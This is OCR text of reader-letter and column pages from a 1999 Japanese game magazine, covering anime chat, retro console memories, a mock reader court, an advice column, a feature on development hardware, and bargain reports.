㊎不老不死のデアボリカアズライトと輪廻転生を繰り返すレティシアの愛…なるほど。㊋作者も女の子の裸を見るだけの作品じゃないと言ってた。わりには雪玉のなかでしりもち(?)をついてるときはスカートが妙にふとももにくっついて…。㊍さんどうですか（ナニが）？

（香川県仲多度郡/ちゅうり）

㊎スケートの回などになると、つい期待してしまうのが冬場のアニメファンだよな。一時停止ボタンが手放せません。

●2月号のプリティー空間さんの記事にたいへん感銘を受けました。私は住んでいるところが横浜なんで、「ナースエンジェルりりか」などを非常に興味深く見た記憶があります。山下公園とか、外人墓地とか…。さりげなく背景に溶け込んでいていい感じのアニメです。

（神奈川県横浜市/ハマの萌人）

㊋「りりか」の最終回は泣けたよな。最後のセリフなんて…。

㊍新会社を作ってドリキャスのCMを請け負ったあの秋元康が原作なんですよね。

㊋そう。あの2番せんじ（3番せんじという説もあり）な人が関わっているところが引っかからなくもない。出た当初は「またセラムンの亜流かよ」ってな声が多かったな。でも、ていねいに作り込んである良作なんで、こぶ平の顔は思い浮かべずに見るべし。

●はにゃ〜ん…。「ファンファンファーマシー」が終わってしまった〜。でも「神風怪盗ジャンヌ」もほのぼのとしていていいか。

（埼玉県大宮市/るんるん）

㊍春の番組改編で、またアニメ状況も一新されましたよね。

●「To Heart」のアニメの放送局が決まりましたね〜。しかし、UHFとは…。TV版「魔法使いTai！」もどこになるのか気になるところですなぁ。

東京都　イクスェス

㊋PC-98であったな〜そのまんま「アル●ノイド」なブロック崩しゲームが…。チップちゃんが描いてあるエンベロープ(5インチフロッピーを保護するやつね）がラブリーだったな〜。

（東京都八王子市/ナディア王）

㊋「魔法使いTai！」なんで絵柄変わっちゃったんスかね〜。総作画監督で伊藤郁子はいちおうクレジットされているんだが…。

㊍「宇宙戦艦ヤマモトヨーコ」も別物の絵柄になっていますね。

兵庫県　改造人間

㊋なんか気になるんだよな。リニアって…。いままでポリキャラには関心なかったんだが。

㊍「初RPG」っていうシンプルな宣伝がよかったですね。

茨城県　NAG

祝！18歳！　これで18禁クリアー！（バカ）

㊍おめでとう!!　これで大人の仲間入りですね。

㊋でも、酒＆たばこはだめだし、児童ポルノ法案によれば18歳でも児童扱いだし（笑）。

東京都　石川吉朗

㊍いつまでも若く見える奥さんっていいですね。

㊋「八神くんの家庭の事情」のような危ない展開になるのでは。ところで、1月号ではPN間違えてすまなかったっス。

熊本県　丁海音

㊋リリスってハマリ度満点だよな。女の子にも人気あるのがすごいっス。

㊍早いとこ、彼女をドリキャスで見たいものですなぁ。


群馬県　ねこじゃらし

㊍キミは「りぼん」派？　それとも「なかよし」派？　㊋「花ゆめ」派の某編集部員は「紅茶王子」の影響でティーセットを一式購入していたぞ。

群馬県　飛ぶ教室

㊍聞くところによると、F&Cがよくプログラマ募集の広告などを出すそうですね。㊋雑誌やホームページに採用の広告がときどき出ているよな。

●ドリームキャストと『ソニックアドベンチャー』を買いましたが、もっぱらインターネットで改造コード探しばかりやってます。ありですか？（福岡県北九州市/忽那　洋之介）㊍もちろんありでしょう。ドリーのソフトも改造できるといいんですが…サーチに挑戦するのもいいかも。



全国5000万人マシンユーザー応援する

ユーザーズフォーラム

今月のユーザーズフォーラムは14機種とバラエティに富んでいてなかなかグッド!! といいたいところだけど、ファミコンばかりがめだつ状況だ。ほかの機種もファミコンに迫るくらいの投稿を頼むぞ。昔使っていたマシンを要チェックだ。

Nintendo64

★『大乱闘スマッシュブラザーズ』にはおおかたの予想どおりルイージがいます。もう使うしかないでしょう。ファミコンの『マリオブラザーズ』をプレミアム価格で買うより、こっちのほうが断然前向きだぞ。(青森県八戸市/L.O.B)

★TRI-STAR64だって? これさえ買えば最強のマシン完成じゃん! でも、スーパーゲームボーイに対応しているのかな? (長野県北佐久郡/悪ノリぴかちう)

㊞TRI-STARはスーパーゲームボーイには対応していない。対応版の発売に期待しよう。

X68k

★世のなかポリゴン全盛ですが、『スターウォーズ』のようなワイヤーフレームもかっこいいと思います。フォースとともにあらんことを。(静岡県焼津市/松本健一)

★030が死んだのはSRAMの電池が切れていたためとわかった。これなら自分で直せるぞ!!

ファミコン

★なんといっても『スターラスター』が最高。当時、システム面でわかりにくかったので、売れ残っていたものを超破格値で買いました。その優れた戦略性とゲームバランスでいまでもはまっています。(大阪府河内長野市/BAA)

★いまだに『スーパーピットフォール』で最後の綱渡りがクリアできない。うわ〜ん。(滋賀県蒲生郡/3622)

★ディスク版『アイスクライマー』は25〜48面までキツすぎ。だれか全面クリアした人いるのかな? ちなみにタイトル画面でAボタン3回+スタートでキャラが6人になります。(兵庫県明石市/ブフダイン)

★『キングコング2怒りのメガトンパンチ』がアクションゲームのなかでは断然の最高峰。バランスもよい。加えて突然2だし、パッケージの「初めての2メガ!!」が初々しくて買い。(屋内/魁!男汁)

★トンキンハウスの『ソフトボール天国』を探しまわっているけど、いまだに発見できず、途方に暮れてます。野球ゲームはたくさんあるけど、ソフトボールのゲームはこれしかないと思う。ファミコンも用意したのであとはソフト待ちというところです。(神奈川県鎌倉市/田中篤志)

★ひさびさに『ドラクエ』シリーズをやりました。たまには初代のカニ歩きもいいですよ。(大阪府交野市/イッコ)

㊞ファミコンはほかのハードと比べて、特定タイトルに対する投稿が多いよね。

Macintosh

★春には「カッチョイイ」デスクトップマシンの発売をお願いします。iMacがあれだけ売れたんですから! (愛知県安城市/特処理部員)

★ついに登場、新型G3。デザインもさることながら、なんといってもあの値段は魅力的です。(埼玉県浦和市/アンモナイト)

★新型G3にはモデムがついていない。しかし、アメリカ版にはついている。日本人をなめるなー。(奈良県橿原市/吹田びき)

㊞新しい色のiMacはCMではきれいだけど、実物はチープな印象を受けるのですが…。

(新潟県長岡市/らいんはると)

★電クラアンケートに「CDにしたら買いますか?」の文字が…これも時代の流れか…。でも、CDの反射する虹色の光も華麗だ…。

(愛知県名古屋市/ズオウ・リアキ)

㊞CD-ROMになれば長持ちするし、これを機会にドライブを購入するのもいいかも…。

●友人に『ディープダンジョンIII』というファミコンソフトをもらった。メーカーはスクウェア。スクウェアも立派になったナァ。(東京都東村山市/さくらは俺のもの) ㊞もともとパソコンゲームメーカーでしたからね。休眠会社の買収からスタートしてるってことは知ってた?

3DO

★僕は数多くのゲーム機を持っていますが、3DOはいいですね。なんか、なんとなく…。(愛知県西尾市/祐→佑)
★3DOが死んだ。でも、自分で直せばなんとかなる。がんばれ3DO。(埼玉県北本市/くま)
㊟「直せばなんとかなる」といっているけど、もう直したのかな?

MSX

★おじの家でホコリをかぶっていたMSX…。FDDとコネクタを自力で直し、プレミアムつきで買った『グラディウス2』が元気に活動中。(京都府京都市/森そばforMSX)
㊟『グラ2』は敵も味方もドラゴンボール並に強くなるインフレチックなバランスが最高。

セガMK Ⅲ

★初めて買ってもらったハードなので愛着があります。ところで、あの名作『ファンタシースター』を10年近くやっていますが、いまだに「フロームーバー」がみつかりません。助けて〜。(宮崎県東臼杵郡/イマラチ男)
㊟こんなときこそ、ゲームラボ2月号の「ゲーム攻略ホームページ100選」を活用しよう。

Windows95

★ビル=ゲイツは好かんが、エロゲーユーザーをNECから解放した功績は無視できない。(群馬県太田市/YSP)
㊟OSの性能とは関係のない部分で敬遠されているのがWindowsらしいところだよね。

PCエンジン

★SG+スーパーCD-ROM²+アーケードカードという環境下でのゲームが出なかったのが惜しまれる。しかし、いまからでも遅くはない…わけないか。(新潟県三条市/ゾエア)
㊟いや、まだまだコア構想は生きているぞ。2002年の春に期待しよう!!(ウソ)

バーチャルボーイ

★どこのゲームショップにも置いていない。置いてあっても1,000円以内で買えるゲーム機。任天堂はなぜこのようなマシンを作ったのやら…。(埼玉県草加市/GL同好会)
㊟商業的には失敗でも、おもしろいソフトもあるぞ。「レッドアラーム」はとくにオススメ。

メガドライブ

★『ゲームのかんづめ』はかなりお得な1本。とくに『16t』は囚人キャラがいい味を出しており、16tを落とすタイミングをミスると即スペランカー君でやんす。(青森県八戸市/土星不安倶楽部)
㊟メガモデムかメガCDを持っていないと遊べなかったりして、ちょっと敷居が高いっす。

PC-98

★おれのPC-98はメモリが537Kバイトしかない。だが、『ブランディッシュ3』がギリギリ動く。長時間プレイはハラハラドキドキ。(北海道札幌市/Jackボー)
㊟メモリをゲットだ。いまなら2Mバイトでも400円しないぞ。挿さるかわからないけど。

日立ベーシックマスターLEVEL3

★私が中学生のころ初めてゲームプログラムを入力した思い出のあるマシンです。あのころはプログラムをセーブするということを知らず、同じプログラムを3回入力してはスイッチを切っていました。いま思えば…。(滋賀県八日市市/FEINWERK BAU)
㊟初めてひらがなを使えるようになったマシン。まだ3インチフロッピーを持っているかな。

PC-88

★塔のように積み上がったFD入りプラケース。そのなかには10年以上経過したものも山ほど。バックアップの必要が少ないCDに比べてFDは手間がかかるが、愛着は幾万倍…。(岡山県岡山市/PC-88にZAVAS2を)
㊟PC-88のエミュレータも手に入りやすくなってきて、再評価の気運が高まっている感じ。

愛されるマシン

第1位20票	ファミコン
第2位12票	X68k
第3位 8票	セガサターン/PC-98
第4位 7票	Nintendo64
第6位 4票	ドリームキャスト PCエンジン 3DO/Macintosh
第10位 3票	PC-88 MSX
第12位 2票	ゲームボーイ プレステ バーチャルボーイ/スーファミ
第16位 1票	M5/基板/X1 ネオジオAT互換機 プレステ2(仮)/セガmk Ⅲ Windows95/メガドライブ ベーシックマスターLEVEL3

日立ベーシックマスターレベル3とかM5とか懐かしい名前が目につく1票の部分。どこまで増えるのか楽しみだよね。

●"CDBOY"もちろんカラー液晶で、8cmのCDに100Mバイトのゲームを8つほど。定価29,800円で任天堂さんどう? (静岡県志太郡/YAS) ㊟もし発売されたら…とりあえずほかの携帯ゲーム機に比べて価格が高いのが気になります。なんといってもソフトの内容がカギを握っているでしょう。

GL読者の不満に答えるReader's 読者裁判

陰の三哲人
E-ジャンキー
秋葉原ルル
電気羊博士

大陪審法廷

SCEの裏切りが許せない!!

2月号で紹介されたプレステソフト新プロテクトの記事に怒りを感じています。あれはユーザーに対する裏切りですね。これは僕の推測でしかありませんが、プレステの1000番台ユーザーたちのことをSCEは「生産台数が少ないからたいしたことがない、ゲームをやりたければ7500番台を新しく買うだろう」とでも思っているのでしょうか。そうだとしたら大笑いですね。なにかズレていると思います。

1000番台を買ったユーザーというのは一番古いユーザーです。いってみれば、そのなかにもっとも長くプレステを愛してくれた人がいるかもしれないということでしょう? 誰よりも長くプレステを支えてくれたユーザーたちともいえますよね?

ということは、1000番台のユーザーはプレステの発売以来、もっともお金を使ってくれた人たちだとも十分に考えられるわけです。いまでこそ定価15,000円ですが、発売当初は39,800円。本体そのものも高価だったわけですし、そのころからコツコツ買いためたソフトだって合計すればバカになりません。『ポポローグ』や『IQ Final』への新プロテクト採用で、SCEはそんな人たちを結果的に裏切っているわけです。自分たちが作った製品に対するユーザーの愛情なんてどうでもいいってことなんですね。金銭的な面についても、いままで払ったお金の額よりも、これから入ってくるお金のほうが大事だと

再審法廷

許すまじプレミアショップ!!

最近、レトロゲームを法外な値段で売るプレミアショップが物議をかもしています。'99年2月号にもあったように、商品の価格は需要と供給のバランスで決まるので、ある程度はしかたないとも思いますが、なかにはほとんど詐欺に近いショップもあるのです。

たとえばファミコンのディスクカード。このカードは現在でも任天堂による書き替えサービスが行われています。一部のソフトは書き替えが中止になっていますが、ほとんどのソフトはまだ書き替え可能です。価格はわずか500円。

しかし、あるプレミアショップでは書き替え可能なソフトまでプレミアをつけて販売しているのです。先日『ザナック』が9,800円、『新鬼が島』が6,000円の値が付いているのを見て開いた口がふさがりませんでした。この店は本気でディスクカードが5,000円以上すると思っているのでしょうか? 信じられません。

この行為は書き替え可能という事実を知らない一般ユーザーから暴利をむさぼっているとしか言いようがないでしょう。このようなショップを断罪してください。

(静岡県焼津市/P.Nは使いません)

判決文

自由経済の社会において、「知らない」ことが損失につながるのはしかたないこと。無罪。よきユーザーがよきショップを生み出すことをこころしてほしい。

(E-ジャンキー)

●Nintendo64の次にドリカスやってプレステやったらいろいろ気づく。さぁやってみよう。(徳島県小松島市/生きろ) ㊋っていうか、ゲーム機が3台もあるんですね。5年くらい前とは大違い!! ずらりと3つのハードがならんだ部屋ってさぞかし壮観なものでしょうね。

いうことでしょう。企業だからしかたないとは思いますが、目先の利益しか考えず、自分たちのやっていることが、どういう問題をひき起こすのかすらわからないようであれば行き着く先は知れてます。

このようなメーカーに対してユーザーは、もっと声を大にして主張すべきだと僕は思います。悪しきものはすみやかに淘汰され正しきものだけが生き残る。そんな時代が早く来てほしいものです。

（北海道札幌市/大庭葉蔵）

判決文

今回の1件が事故的なものであるにせよ、少数とはいえ正規ユーザーがゲームできなくなるような仕様を導入し、ソフトを販売した罪は重い。ユーザーの支持があってのゲームメーカー。このことを肝に命じて以後の改善、およびサポートを望む。有罪。（GL法廷陰の3哲人全員一致）

バンプレストのやりかたに疑問!!

プレステ版『スーパーロボット対戦F』についてですが、『F』だけを先行販売し『完結編』を4月発売にするやりかたが気に入りません。既存ソフトの移植作であるなら、2枚組で同時発売するのが普通だと思いますし、多くのユーザーはそれを望んでいます。なぜいまさら別々に発売しなければならないのでしょうか?

きっと、利益を増やすための戦略でしょう。中古ソフト問題同様、利益をむさぼることしか考えていないメーカーの姿勢に腹が立つばかりです。（東京都東久留米市/P）

判決文

戦略的なものか、移植作業のスケジュール的な問題か判断の難しいところ。よって不起訴処分。

（E-ジャンキー）

小陪審法廷

ヌケないエロゲーにパンチパンチキック!!

私はよくエロゲーで遊ぶのですが、最近物足りなさを覚えるようになりました。「ヌケる」要素が少ないからです。

近ごろはほんの少しのHシーンを入れただけで「18禁」と銘打ち、リリースするメーカーが多いように思います。しかもカクテルソフトのような大手メーカーでさえ、このような作りかたをしているのですから…。

ゲームの場合は、店頭でデモをやっていない限り、内容を知ることができません。けっきょくユーザーは「18禁」という表示を見て買うことしかできないのです。それなのに、ヌケないソフトに18禁というシールが付いているなんて許せません。「いやぁ、18禁っていってもウチはゲーム性で勝負だからね…」というソフトハウスもあるかもしれませんが、それならアリスソフトの『戦巫女』のように、一般指定でリリースすればよいのでは? 買ってからガッカリするのは、もうウンザリです。

（群馬県太田市/YSP）

判決文

エロゲーのエッセンスともいえるイヤラシさの欠如は問題アリだが、ヌケるかヌケないかは極めて主観的な感覚であり、個人の趣味趣向によるところが大きい。原告の主張もわからなくはないが棄却処分。（電気羊博士）

先生、それは税金のムダ使いっス!!

今年になって、ボクの学校に新型のデジタル機器が導入されました。放送室にMDプレイヤー、放送室にはDVD。そして職員室にはSONY VAIOコンポPM3000Cといった具合です。

メカ好きのボクにとってはうれしい限りですが、見ていて疑問を感じます。それは機材の使われかた。ほとんどの機材はそのスペックを生かされない状態で使用されているのです。

思うに、先生のスキルの低さが原因でしょう。スキルがあれば、ほかの利用方法がわかるはずです。あるいはデジタル機器を使った教育に対しての意識が低いだけなのかも。それはそれで問題です。

情報化社会に適応できる人づくり、というのが各学校にコンピュータを導入する目的ですよね。しかし、指導する先生のスキルが低く努力もしないようでは、この目的は達成できないでしょう。学校にはほかにも高級な機器がありますが、すべて無駄になっています。

（愛知県尾西市/阿茶婆）

判決文

情報教育のための出資はわが国の発展に必要な経費。でもね、高性能機種を設置するだけで教育への役立てかたを考えず、努力もみられない教育現場の現状は問題ありといえるわ。有罪。

（秋葉原ルル）

訴状求む!!

このコーナーでは不条理、悪徳がはびこるゲーム業界とその周辺を、陰の法をつかさどる三哲人がバサリと斬るぞ!! ゲームやアニメに関する疑問、やり場のない怒り、主張をどしどし送ってくれ。判決に対する意見もOK。宛先は

104-0031　東京都中央区京橋3-14-6 斎藤ビル
三才ブックスゲームラボ編集部「リーダーズ誌上裁判」係

●『セングラ』は純粋にシナリオを楽しめばけっこうおもしろいと思います。購入価格も安いし。680円(ソフト)+34円(税金)-100円(割引)-614円。（北海道帯広市/@wa） ㊙妙に安いゲームを見かけると買いたくなるよね。とくに定価を知ってると。コミックス買うのとほとんど変わんないし。

Game Lab Man's Room

第4回

ゲームラボマンが
読者のお悩みに
答えます!?

漢の花道

お悩みNo.1

前略　ゲームラボマン。私は19歳の専門学校生です。いま、人間関係のことで悩んでいます。私は知り合いも少なく、友だちもあまりいません。その原因は専門学校くらいしか他人と知り合う場所がないことだと思っています。それから、小学校から中学校にかけていじめにあっていたため、他人との接しかたがわからないのです。そんな私の姿を見て、幼なじみたちが去っていったことも影響しているのかも知れません。ゲームラボマン。どうすればこの状態から抜け出せるのでしょうか?

(宮城県仙台市/HMX)

Game lab Man says…

青年よ、まず明日から背筋をのばして歩け。そして会う人みんなに笑顔で「おはよう」と言おう。もちろん自分からな。背筋を伸ばし、笑顔であいさつのできる人に不快感を持つ人間はいないぞ。それから、なにか1つでいい、好きなことを徹底してやることだ。そのうち自信が生まれ、キミから楽しげな雰囲気が出てくる。そうなれば友だちや恋人はあとからついてくるもんだ。なあ、青年。

お悩みNo.2

こんにちは、ゲームラボマン。ボクは15歳の中学3年生です。好きな娘に告白までしたのですが、玉砕してしまいました。しかし、いまでもその娘が大好きです。もう1度告白する勇気はないし、このままストーカー気分でいるのもイヤです。ねえ、ゲームラボマン。こんなワガママなボクに正義の鉄槌をくらわせてください。お願いします。

(東京都杉並区/のじょう)

Game lab Man says…

少年よ、もう1回アタックしてみろ。本気で好きになれる娘など、人生で何度もあらわれるものではないのだから。玉砕するなら徹底的に玉砕しろ。そして泣け。それが若さだ。結果はどうあれ1人の娘を一所懸命に愛したメモリーは君の人生を豊かにする。いい恋をしようや。なあ、青年。

ゲームラボマンご推薦!!

この漢ゲーをやれ!!

『もっともあぶない刑事』はウィットに富んだジョークで始まるスタイリッシュな漢の一品。タカとユウジの軽快なジャンプ、その裏側にある漢の哀しみを感じとってくれ。

（新潟県中蒲原郡/超兄貴）
こんなワタシでも子供のころは病弱でひよわだった…。人間励めば強じんな肉体と精神を獲得できるのだ。鍛えよ、青年!!

（北海道恵庭市/A.I(愛)）
野村哲也チックなアジウヒ。「FF」シリーズにラボ子ちゃんが出たらこんなカンジになるのかね。次回はワタシを描いてくれ。

（栃木県足利市/いまい丸）
ゲームラブマンにゲームロボマン。とくれば、つぎはゲームレボマンか!? ヒョウ柄のぴちぴちパンツでもはいてな。最悪だ…。

ゲームラボマンファンクラブ

お悩みNo.3

はじめまして、ゲームラボマン。自分は専門学校に行きたかったのですが、親に「大学に行け」といわれ、受験をすることに。やりたいことがみつからないので、大学に行ってもよいのですが、ハッキリいって浪人しそう。家族の意思のままに操られていきそうな自分も嫌だし…。ゲームラボマン。やっぱりオレは旅に出たほうがよいのでしょうか?

（広島県広島市/Dボーイ）

Game lab Man says…

青年よ、旅はイイ…とはいえ旅に行くまえに、キミは大学に行ったほうがいいぞ。なぜならやりたいことが見えていないからだ。大学に行くことで選択肢が増える。勉強して4年という「自由な時間」を手に入れろ。そして、おもしろそうなことがあったらはじからトライ!! そうするうちにやりたいことはみつかるさ。浪人なんて問題じゃない。そういうまわり道が、一人前の漢になるための近道だったりするのだから。なあ、青年。

人生のまわり道は漢を磨くチャンスなんだよね。

お悩みNo.4

こんにちは、ゲームラボマン。ボクはいま、本当に悩んでいます。将来プロレスラーになりたいのですが、身体があまり大きくありません。どんなにガンバッても168cmくらいなのです。お願いゲームラボマン。なにか身長を伸ばす方法があったら教えてください。ボク、ヤル気はあるんです。

（愛知県岡崎市/PKR）

Game lab Man says…

青年よ、いきなり身長を190cmにすることは99%不可能だ。正直に言って、キミがプロレスラーになるのは難しいと思うぞ。おっと早まるな、あくまで現状では、という意味だ。全日にしても新日にしても、身長168cmでレスラーとして活躍するのは至難のワザ。だったらどうするか? 168cmのキミでも活躍できる、新しいプロレスのカタチを創ればいいんだよ。世界の豪傑たちはみな、道なきところに道を創り、未来を切り開いてきた。キミにだって可能性はあるんだよ。なあ、青年。

偉大な漢はみな自分の世界を創ってきたんだよね。


ワタシの胸に飛び込んでいらっしゃい!!

このコーナーではみなさんのお悩みを募集しています。ゲームラボマンに聞きたいこと、なにか悩みごとがある人は編集部まで送ってください。また、ゲームラボマンのイラストも募集しています。

宛先:〒104-0031 東京都中央区京橋3-14-6 斎藤ビル
三才ブックス ゲームラボ編集部「漢の花道」係

●ゲームボーイカラーの発売ラインナップは、アメリカのほうが遊べるゲームが多い感じだな。（青森県黒石市/ブルード） 編あっちは、レトロゲーをカラーで復刻したものが多いね。でも日本には『ときメモ』があるじゃないか! 日本人ならレトロより萌え萌え文化で勝利だ!

古今東西のレア
～なかなかお目にかかれないゲーム開発機材～
グッズが集結！



GL博物院 Game Labo Great Museum

サターン開発機

学芸員：今回まず最初に紹介するのは、サターンの開発機です。館長、とうとう32ビット機の開発環境が一般に流出してきましたね。

館長：ついに開発機器を放棄するメーカーまで現れたか…。いよいよサターンソフトは廃れる可能性大かのう。それにしても、こんなものがいったいどこから流れてきたのじゃろうか?

学芸員：それがなんでも、当コーナーの担当者が散歩中に偶然通りかかったフリーマーケットで、ジャンクとして入手したらしいのです。

館長：フ、フリーマーケットで入手…!

学芸員：しかも5つセットで購入したそうです。ちなみに5,000円だったと申していました。


館長：おそらく売っていた人も、これが何なのかわからなかったんじゃろうな。じゃまなのでいっきに押しつけたにちがいあるまい。それにしても、5つも買う人間もどうかしておるが…。

学芸員：購入したうちの4つは、技術系の希望者に配ってしまったようです。彼らがこの機械を解析して、なにかおもしろい発見をしてくれるといいですね。

館長：いや、自作ゲームを作るだけなら『BASIC for SEGA SATURN』があればいいような気もするが?どうだろうか。

学芸員：それを言ったら、本当におしまいです。

これがサターン用開発機材だ！




このハードが開発機のコアとなるシステムだ。

この部分をサターンの拡張スロットに挿入する。

いまではもう、ゴミですか…

AUXからワークステーションにつながっていく。

SCSIにはCD-ROMドライブを接続する。



●ひさびさに旧●●トに行った。あまりに品薄なんでビックリ。レトロ市場もピンチ? （神奈川県藤沢市/シミテイ） 編ここ数か月の品薄状態はハンパじゃないね。最近は、説明書を付ける営業努力もしてないみたいだし。いまアキバで1番マシなレゲー屋はソフマップというのが定説。

ファミコン開発ROM

学芸員：続いて紹介するのは、ファミコンソフトの開発用ROM基板です。このICむき出しの姿が、いかにも“開発用”という風情を醸し出していますね。マスターアップ前の騒然とした空気が伝わってくるようです。

館長：最近のサンプル版CD-ROMとくらべると、このゴチャゴチャとした感じが完成直前の修羅場のような情景を伝えるようで、おもしろいのう。当時は書き替えが可能なEP-ROMは高価な貴重品だったから、この基板にROMを挿しては動作をチェックし、またプログラムを修正するという作業を繰り返してソフトを作っていたのじゃ。

学芸員：しかし、基板の下部分に付いているカバーは何かに似ていますね?

館長：そう、あのディスクシステムのRAMアダプタと同じものが流用されておるのじゃ。むろん、基板自体は違うがな。

学芸員：アダプタの基板上には動作状況を表示するためのランプや、バンク切り替え用のスイッチなど、ROMソケット以外の部品も見られますね。

館長：ファミコンは128Kビットまでのメモリにしかアクセスできない。1Mビット以上のカートリッジでは、複数の小容量ROMを切り替えることで擬似的に大きなデータを確保していたのじゃ。

学芸員：だとすると、この開発基板はROMソケットの数から考えて1Mビットのカートリッジに対応しているんでしょうね。このソケットに、吸い出したROMイメージを焼き込んだチップを挿せば遊べるのでしょうか?

館長：バンクの切り替え方式さえ合っていれば、理論的に可能だ。ただし切り替え方式にはきっちりとした統一規格が定められていなかったため、どんなゲームでも大丈夫というわけではないがな。

陳列用ゲーム文化遺産を求む!!

館長：当館では、掲載する陳列用ゲーム文化遺産を随時募集しています。なつかしい物、めずらしい物、怪しい物…。ゲーム、パソコンに関係あればなんでもOKです。

学芸員：心当たりのある人は、まず巻末のハガキで情報をお寄せください。採用された人には、記念品をプレゼントいたします。

館長：掲載の際には、写真撮影のため品物をお借りすることが必要になる場合があります。あらかじめご了承ください。

なお運送費用は編集部で負担いたします。ご心配はいりません。返送作業も、編集部が責任を持って行います。ただしお預かりした品物は、編集作業の関係上ご返却までに3週間程度かかります。

学芸員：匿名での投稿も受け付けていますので、タレコミ情報も大歓迎。内部告発や流出モノもお待ちしています。それではみなさんの情報、お待ちしております。

●『セングラ2』は、なんといきなり前作の主人公が死ぬらしいです。ひえ～。（東京都渋谷区/仏友）㊙まちがいなく「主人公を殺して、前作はなかったことにしよう大作戦」だね。だが、今回はシナリオライターも変えてかなりNECは本気だそうですよ。傑作になったりして…。

ゲーラボ学園 電脳お買い物倶楽部 安番長は激

利益無視!!


ノートパソコン本体

VAIOが20,000円以下というのは驚きです。利益が出るのかな?
(岡山県岡山市/地獄の黙示録)

ストック用にどうぞ!!

サプライ

95%引きっていうのがそそる広告。ヘビーユーザーは買い置きしておこう!!
(岐阜県関市/五百院)



続・挑戦者、かかってこいや!!

メディア

1月号の木山さんに挑戦するぜ!! 新たなる挑戦者よ、かかってこいや!!
(東京都中野区/フミ)

いらなくても買え!!

マウス

普段はインテリマウスを使っているのだが、5円ならほしいゾ!!
(埼玉県和光市/激DOS)

今月の大番長

ノストラダムス大特価!?

ゲーム機本体

プレステがほしかった…。1999年だから1,999円なのかなあ?
(滋賀県彦根/ヒロルル)

オレにも買える高級機!!

ノートパソコン本体

何割引きか計算するのはやめた。オレにも買える値段であることに間違いはない。
(群馬県伊勢崎市/IBEMARI)

●ようやくプレステ版『To Heart』の発売日が決まった…。今度は確定? (愛知県名古屋市/エンタ) ㊙2月にやった新作発表会ではまだオープニングアニメも見せられる状態じゃなかったからなぁ。まあムリにでもまにあわせると思いますが。ところでなんでCMが京本政樹なんだろう?

勝負!! キミだ!!

パソゲーファン垂涎!!

ゲームソフト

チラシを見て、すぐ店に向かいゲット!! まだまだ飽きません。(愛知県名古屋市/ポケット萌萌)

130万画素ですぜ、ダンナ!!

デジカメ

9,800円で130万画素ならいうことはありませんね。この機会にダンナ、いかがっスか? (広島県福山市/ペヤング2号)

TEACなのに、このお値段!!


CD-Rドライブ

けっこう評判のいいTEACのCD-Rドライブ。安いでしょう。先着2人がつらいけどね。 (愛知県一宮市/丸山つる)

激安ゲームボーイ第2弾!!

ゲーム機本体

半額以下のゲームボーイポケットを発見しました。仙台ではめずらしい安値かも。(宮城県仙台市/オレに花束)



安く買っていじれ!!

ジョイスティック

ホリ電機製バーチャスティックが新品で477円。改造するぞ!! (三重県度会郡/中井 力也)

激安番長集まれ!!

このコーナーでは全国の激安番長を大募集。激安商品を見つけたら、ビラやレシート、写真など品物と価格が確認できるものにコメントをそえて編集部まで送ってください。採用された人にはゲームラボオリジナルグッズをさしあげます。宛先は

〒104-0031 東京都中央区京橋3-14-6 斎藤ビル
ゲームラボ編集部「激安番長」係


GameLab HIT CHART


march1999

パソコンをなんのために買いましたか?

No.1	インターネット	113
No.2	エロゲー	105
No.3	改造コードサーチ	41
No.4	ゲーム	32
No.5	プログラミング	28
No.6	エミュレータ	27
No.7	CD-R	24
No.8	ハッキング	13
No.9	仕事	10
No.10	なんとなく	4

GL読者使用OSうちわけグラフ





総評さん

読者がなんのためにパソコンを買ったのか（買ったらなにをやりたいか）を聞いてみた今月のHit Chart。ご覧のとおり、とても極端な結果が出て小生も大笑いであります。順位自体は予想できたことですが、なにせ3位から上がダブルスコアですからね。1位のインターネットも「エロサイトを見る」って理由が多かったし、やっぱエロは強いのね。ウフフ。

ただし、エロだけじゃないぜというところを、それ以下の項目が示しているのでひと安心。ゲーラボを読んで購入を決意してくれた人もいるようで、ありがたいことであります。それにしても、10位の「なんとなく」という理由でパソコンを買った人はどこのブルジョアなんでしょうか?

